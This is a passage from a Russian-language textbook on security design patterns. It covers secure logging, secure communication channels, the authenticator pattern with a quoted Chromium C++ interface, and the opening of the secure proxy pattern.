


Рисунок 3.10 Структура паттерна безопасного журналирования




Рисунок 3.11 Последовательность вызовов при использовании безопасного журналирования

ются декораторами или собственными реализациями интерфейсов. Пример для библиотеки **spdlog** был приведен выше.

На архитектурном уровне паттерн безопасного журналирования применяется в KasperskyOS Community Edition (Пример Secure Logger, 2023). Для предотвращения искажения или удаления информации там делается декомпозиция процессов с выделением **Logger, Reader** и **LogViewer**. Каждый процесс выполняет свои функции (**Logger** — запись, **Reader** — чтение, **LogViewer** — отображение) и не влияет на других.

Шифрование логов используется во многих продуктах, в основном для крупного бизнеса, например, IBM Hyper Protect Virtual Servers, MobileIron Core, Qlik Replicate.

Удаленное журналирование является стандартом де–факто в облачных инфраструктурах, поэтому все провайдеры (включая Amazon AWS, Microsoft Azure, Yandex Cloud) предоставляют такие сервисы.

Родственные паттерны

Реализация безопасного журналирования может использовать различную комбинацию паттернов проектирования: декоратор (для модификации данных), стратегия/состояние (для задания разных вариантов журналирования), абстрактная фабрика (для создания разных реализация логгера), композит (для создания вложенных логгеров).

Рассмотренный ранее паттерн безопасности “валидация”, является одним из инструментов при реализации безопасного журналирования. Однако, валидация при журналировании не выбрасывает фатальной ошибки, а лишь подсвечивает места, требующие преобразования для безопасного вывода.

3.2.5 Безопасная связь

Альтернативные названия

1. Безопасные коммуникации (secure communication) (Blakley & Heath, 2004)
2. Безопасный пайп (secure pipe) (Steel, Nagappan, & Lai, 2005)
3. Безопасные каналы (secure channels) (Schumacher, Fernandez–Buglioni, Hybertson, Buschmann, & Sommerlad, 2006)

Уровень

Уровень проектирования/архитектуры.

Назначение

Паттерн обеспечивает безопасный канал связи, гарантирующий аутентичность, целостность и конфиденциальность передаваемых данных.

Проблема

Данные, передаваемые по открытым каналам связи, подвержены раскрытию, повреждению или подмене. Необходимо обеспечить их атрибутами защиты, решающими данные проблемы:

1. Конфиденциальность — решает проблему раскрытия;
2. Целостность — решает проблему повреждения;
3. Аутентичность — решает проблему подмены.

Пример

До 2015 года половина всех серверов в интернете использовала протокол HTTP[1], который не обеспечивает защиту передаваемых данных, а это значит, что пароли, кредитные карты и просто личная информация могли легко попасть в руки атакующему, подключившемуся между клиентом и сервером (такая атака называется Man In The Middle, или MITM). В 2015 с введением ограничений на протокол HTTP в популярных браузерах, ситуация начала улучшаться и к моменту написания книги больше 90% серверов использует защищенный протокол HTTPS.

Решение

Использование защищенных протоколов передачи данных гарантирует аутентичность, целостность и конфиденциальность. При этом важно использовать один из проверенных и действительно надежных протоколов:

1. **TLS** — его мы подробно разбирали в главе про криптографические протоколы, он является транспортом протокола HTTPS, а значит стандартом де-факто в интернете;
2. **SSH** — используется в основном для удаленного доступа к консоли. Из-за ограниченного применения, не так распространен, хотя обеспечивает все атрибуты защиты, в отличии от протокола со схожим назначением, **telnet**;
3. **VPN** — не протокол, а обобщенное названием технологии, обеспечивающей безопасное соединение поверх открытого канала связи. Протоколами, используемыми в VPN, могут быть: IPSec[2], PPTP[3], PPPoE[4], L2TP[5] и др. Все они обеспечивают нужные атрибуты защиты.

---

[1] По данным Google https://transparencyreport.google.com/https/overview

[2] IP security

[3] Point-to-point tunneling protocol

[4] Point-to-Point Protocol over Ethernet

[5] Layer 2 Tunnelling Protocol

Структура

В общем виде паттерн состоит из трех элементов (Рисунок 3.12):

1. Субъект или система, инициирующие передачу данных
2. Объект или система, принимающие данные
3. Безопасный канал связи, защищающий передачу данных между субъектом и объектом

Рисунок 3.12 Безопасный канал связи

Более конкретная структура на уровне компонентов или классов будет зависеть от выбранного способа реализации и протокола.

Динамика

Установка и использование защищенного канала связи в динамике обычно состоит из нескольких этапов:

1. Этап подготовки защищённого соединения, включающий посылку приветственного сообщения, обмен поддерживаемыми протоколами, проверку аутентичности сторон, выбор параметров и алгоритмов шифрования и т.д.;
2. Непосредственно передача защищенных данных в зашифрованном виде с проверкой целостности и аутентичности;
3. Завершение соединения и разрыв связи.

Одним из защищенных протоколов является TLS, подробный разбор его этапов установки связи был сделан в главе про протоколы криптографии.

Реализация

Реализация безопасной передачи данных на C++ или на любом другом языке крайне разнообразна. На помощь обычно приходят криптографические библиотеки (OpenSSL, BoringSSL, Mbed TLS и др.). Примеры использования OpenSSL были приведены в главе 2.7.7 “Протоколы”. Для реализация защищенных соединений с ис-

пользованием других библиотек или протоколов стоит обратиться к соответствующей документации.

Известные применения

Защищенные соединения используются повсеместно. HTTPS — основной протокол интернета, использует TLS для обеспечения безопасной коммуникации. Различные протоколы VPN используются для соединения с корпоративными сетями. SSH — используется для удаленного управления серверами и рабочими станциями.

Родственные паттерны

1. Паттерн "безопасный прокси" может быть реализацией защищенного канала связи если содержит в себе логику установки и поддержания безопасного соединения. Если прокси содержит в себе логику работы с протоколом TLS, то он будет называться "TLS терминатор";
2. Паттерн "аутентификатор" может быть составной частью установки безопасного соединения на самом раннем этапе проверки аутентичности субъекта и объекта;
3. При журналировании всех этапов установки и использования защищенного соединения желательно использовать паттерн "безопасное журналирование", т.к. велик риск раскрытия или повреждения чувствительных данных (паролей, сертификатов, ключей и т.д.).

3.2.6 Аутентификатор

Альтернативные названия

1. Удаленный аутентификатор (Fernandez, 2013)
2. Контроллер аутентификации (Steel, Nagappan, & Lai, 2005)

Уровень

Уровень проектирования.

Назначение

Инкапсулирует в себе логику аутентификации, является единой точкой аутентификации в системе, позволяет гибко настраивать параметры и типы аутентификации.

Проблема

Проверка аутентичности пользователя является важным атрибутом безопасности системы. Как мы уже знаем аутентификацией называется процесс, призванный ответить на вопрос, кто именно

совершает вход. Эта процедура актуальна и в реальном мире, когда для подтверждения личности необходимо предъявить паспорт, пропуск или иной документ. Актуален он и в виртуальном мире, где электронным аналогом документов являются логины, идентификаторы, сертификаты, электронные карты, токены и т.д. — они используются для идентификации пользователей в системе. А для подтверждения подлинности электронных идентификаторов используются пароли, ключи, смс коды, биометрия, при этом подтверждения происходят этапами, их называют факторами аутентификации, их может быть много, но на практике не более 3–х, мы обсуждали этот вопрос в главе про основы безопасности.

Очевидно, что аутентификация — это не самая простая процедура и точно одна из самых ответственных, т.к. она стоит на переднем крае взаимодействия с системой. Логика работы аутентификации может быть сложной, изменчивой и настраиваемой, поэтому выделение ее в отдельную сущность, "аутентификатор", выглядит вполне логичной. В результате уменьшится количество ошибок, упростится реализация и увеличится гибкость всего решения.

Пример

В качестве примера рассмотрим реализацию аутентификации по протоколу Jingle[1] в браузере Chromium. Интерфейсом аутентификации там является абстрактный класс **remoting::protocol ::Authenticator**. Участниками Jingle сессии являются отдельные пользователи, соединение происходит между ними напрямую, для подтверждения своей идентичности они должны использовать пароль или сертификат (Листинг 3.17).

Весь процесс аутентификации выполняется последовательными сообщениями, которые обрабатываются методом **ProcessMessage**. Каждое сообщение меняет внутреннее состояние, которое в финале может быть **ACCEPTED** (при успешной аутентификации), либо **REJECTED** (при неуспехе).

Листинг 3.17 Аутентификатор в протоколе Jingle

```
class Authenticator {
 public:
  enum State {
    // Ожидание следующего сообщения.
    WAITING_MESSAGE,
```

[1] Протокол является расширением XMPP и используется в мессенджерах для передачи голоса и видео

```
    // Следующее сообщение готово.
    MESSAGE_READY,
    // Сессия аутентифицирована.
    ACCEPTED,
    // Сессия отклонена.
    REJECTED,
    // Асинхронная обработка сообщения от клиента.
    PROCESSING_MESSAGE,
  };

  // Возвращает текущее состояние аутентификатора.
   virtual State state() const = 0;

  // Вызывается при приеме очередного
  // сообщения от клиента.
  virtual void ProcessMessage(
    const jingle_xmpp::XmlElement* message,
    base::OnceClosure resume_callback) = 0;

  // Вызывается только в состоянии MESSAGE_READY.
  // Возвращает следующее сообщение,
  // которое необходимо послать клиенту.
  virtual std::unique_ptr<jingle_xmpp::XmlElement>
    GetNextMessage() = 0;
};
```

Абстрактный класс не определяет конкретный механизм аутентификации, а лишь задает правила игры. Реализация находится в классах наследниках:

1. **Spake2Authenticator** — реализация аутентификации, использующая алгоритм обмена ключами SPAKE2;
2. **PairingClientAuthenticator** — аутентификация на основе общего секрета;
3. **ThirdPartyClientAuthenticator** — реализация аутентификации через сторонний сервер

Данный пример не является демонстрацией идеального механизма аутентификации, а лишь показывает удачную инкапсуляцию логики и возможность переключаться между разными механизмами.

Структура

Authenticator — это сущность с логикой аутентификации. Обычно это абстрактный интерфейс, который как в примере выше, задает лишь схему взаимодействия. Конкретные имплементации будут определять способ аутентификации. Это может быть

локальная аутентификация **LocalAuthenticator**, использующая локальную базу пользователей **AuthenticationInformation**. Либо удаленная аутентификация **RemoteAuthenticator**, использующая сторонний сервер для проверки. В обоих случаях результатом аутентификации будет отдельный объект **ProofOfIdentity**, содержащий в себе токен или идентификатор сессии. С этим объектом клиент может получить дальнейший доступ к системе после дальнейшей процедуры авторизации (Рисунок 3.13).




Рисунок 3.13 Структура паттерна аутентификатор

Динамика

Процесс аутентификации начинается с инициации входа в систему со стороны клиента (пользователя). Запрос от клиента должен содержать его идентификатор и подтверждающую информацию (пароль, код, секрет и т.д.). Запрос поступает в объект **Authenticator**, который в свою очередь запрашивает эталонную информацию о клиенте в базе **AuthInfo**. База клиентов может находиться локально, тогда это будет локальная проверка, либо удаленно, тогда запрос должен отправиться по сети по безопасному каналу связи. После получения эталонной информации и сравнении с оригинальным запросом, будет вынесен вердикт. При положительном вердикте будет создан объект **ProofOfIdentity**, который будет возвращен клиенту для дальнейшего получения доступа (Рисунок 3.14).




Рисунок 3.14 Последовательность вызовов при использовании аутентификатора

Известные применения

Аутентификация, как механизм подтверждения идентичности пользователя, используется во всех системах, подразумевающих разделение доступа. Всем известно окно входа в операционных системах. Чтобы получить доступ к рабочему столу пользователь должен ввести свое локальное имя пользователя и пароль. Это самый просто вид локальной аутентификации, при котором все данные пользователя хранятся на том же хосте. На корпоративных рабочих станциях для входа в систему используется удаленная аутентификация по протоколам LDAP, Kerberos, Radius.

Защищенные сетевые протоколы, такие как TLS или SSH используют свои механизмы аутентификации, на основе общих секретов или сертификатов. Но если говорить про интернет, в котором TLS используется для протокола HTTPS, то там редко используются низкоуровневые возможности аутентификации. Вместо этого аутентификация происходит на прикладном уровне. Для этого существуют следующие механизмы:

1. **Базовая (basic) аутентификация** — самый простой и наименее безопасный механизм, в котором пароль отправляется практически в открытом виде;

2. **Дайджест (digest) аутентификация** — более защищенный вариант, в котором вместо пароля отправляется его хэш;
3. **OAuth** — отдельный мощный протокол аутентификации, использующий сторонние доверенные сервисы для доступа к идентификационным данным, при этом сама целевая система не хранит и не использует данные клиентов, а получает лишь токены доступа.

Родственные паттерны

1. Паттерн "безопасная связь" может использоваться как канал удаленной аутентификации, в то же самое время, локальная аутентификация может использоваться как часть процедуры создания безопасного канала;
2. Запросы аутентификации от клиентов желательно представлять в виде одноразовых объектов и объектов значений, т.к. они содержат чувствительные данные;
3. Если во время аутентификации происходит запись в журнал, результатов или ошибок, то желательно это делать, используя паттерн "безопасное журналирование", по той же самой причине наличия чувствительных данных;
4. После успешной аутентификации может создаваться сессия, которая на некоторое время избавит пользователя от прохождения повторной процедуры ввода учетных данных.

3.2.7 Безопасный прокси

Альтернативные названия

1. Безопасный сервисный прокси (Steel, Nagappan, & Lai, 2005)
2. Прицеп (sidecar) (Burns, 2018)
3. TLS терминатор
4. Инкапсуляция протокола безопасности (Security Protocol Encapsulation), туннелирование (Tunneling), вложенные защищенные системы (Nested Protected Systems) (Blakley & Heath, 2004)

Уровень

Уровень проектирования/архитектуры.

Назначение

Прозрачно добавляет дополнительные атрибуты безопасности или слои защиты в существующую систему. Безопасность системы в целом усиливается, защита становится многоуровневой, при этом требуются минимальные изменения в самом ядре бизнес–логики.

Проблема

Часто бывает так, что вопросы безопасности решаются на финальных этапах разработки или уже после введения продукта в эксплуатацию. Это крайне опасная практика, которая может привести к коренным переработкам архитектуры, срывам сроков и краху проекта. Мы уже знакомились с конструктивной безопасностью, именно она превентивно решает эти проблемы.

Конструктивная безопасность может быть в том числе и наложенной, когда закрытие той или иной уязвимости осуществляется дополнительным модулем, устанавливаемым поверх основной системы. Такой механизм позволяет решать проблемы безопасности в том числе на поздних этапах разработки, кроме того, добавляет гибкость при изменении защищенных протоколов, способов аутентификации, авторизации и т.д.

Дополнительные модули безопасности формируют слои защиты для доступа к ресурсам. Таких слоев может быть много, что формирует многоуровневую эшелонированную оборону (Рисунок 3.15).




Рисунок 3.15 Многоуровневая эшелонированная защита при доступе к ресурсу

Пример

Если говорить про наложенные средства защиты, то их выбор достаточно широк. Всем известны классические файерволы, они способны блокировать сетевой трафик, но лишь на достаточно низких уровнях, канальном и сетевом, что не дает возможность предотвратить сложные атаки. В помощь им подключаются системы для анализа трафика на транспортном уровне и выше:

1. DPI[1] — способны фильтровать трафик по сложным правилам, учитывающим тип протокола, содержимое, статистику передачи и т.д.;

[1] Deep packet inspection

2. IDS/IPS[1] — системы обнаружения и предотвращения атак, также умеющие анализировать трафик на наличие вредоносов по заранее известным сигнатурам, либо с использованием машинного обучения;
3. WAV[2] — класс защитных систем для Web–приложений, направленные на анализ в основном HTTP трафика;
4. NGFW[3] — файрволл нового поколения, способный объединить в себе механизмы DPI, IDS/IPS, WAV и др.

При установке рассмотренных защитных механизмов в разрыв сети, они становятся теми самыми безопасными прокси, дополнительными слоями и уровнями защиты.

Решение

Добавление безопасного прокси слоя возможно в виде отдельного программного продукта, устанавливаемого на сервер или хост. Тогда это средство защиты становится наложенным, как в примерах выше. Так же дополнительный слой может быть составной частью самой целевой системы, тогда он станет элементом встроенной безопасности.

В эпоху повсеместного использования микро сервисной архитектуры, когда программное решение строится из стандартных кубиков, упакованных в программные контейнеры, очень удобно зашивать защитные механизмы в эти самые контейнеры (Рисунок 3.16).

Рисунок 3.16 Контейнер с прицепом

Примером такого дополнительного слоя, может служить прицепной контейнер, добавляющий функциональность шифрования трафика HTTPS к стандартному протоколу HTTP. В прицепном контейнере может находиться дополнительный сервер **nginx**, задачей которого будет шифрование/расшифрование трафика с последующим проксированием. Такой паттерн имеет отдельное название “прокси сервер TLS терминирования” (TLS–терминатор).

---

[1] Intrusion Detection/Prevention System

[2] Web application firewall

[3] Next Generation Firewall

Структура

Структура паттерна в общем виде очень проста. Есть сущность **Client**, которая выполняет запросы к сущности **Service**, но на пути в разрыв связи встает компонент **Proxy**, выполняющий дополнительную обработку передаваемых данных (Рисунок 3.17).

Рисунок 3.17 Структура паттерна «безопасный прокси»

Динамика

Во время своей работы сущность **Proxy**, получая запросы от **Client**, выполняет их валидацию (санитизацию), выступая в качестве фильтра. Кроме того, выполняется трансформация, упаковка и распаковка данных при отправке в нижестоящий класс **Service** (Рисунок 3.18).




Рисунок 3.18 Последовательность вызов при использовании прокси

Реализация

В KasperskyOS существует стандартный компонент TLS–терминатор, являющийся отдельным процессом[1]. Его основная функция — добавление протокола TLS в сетевой стек, подключаемого к нему процесса. В примере его использования TLS–терминатор подключается к веб–серверу **Civetweb**, преобразуя HTTP трафик в HTTPS (Рисунок 3.181).

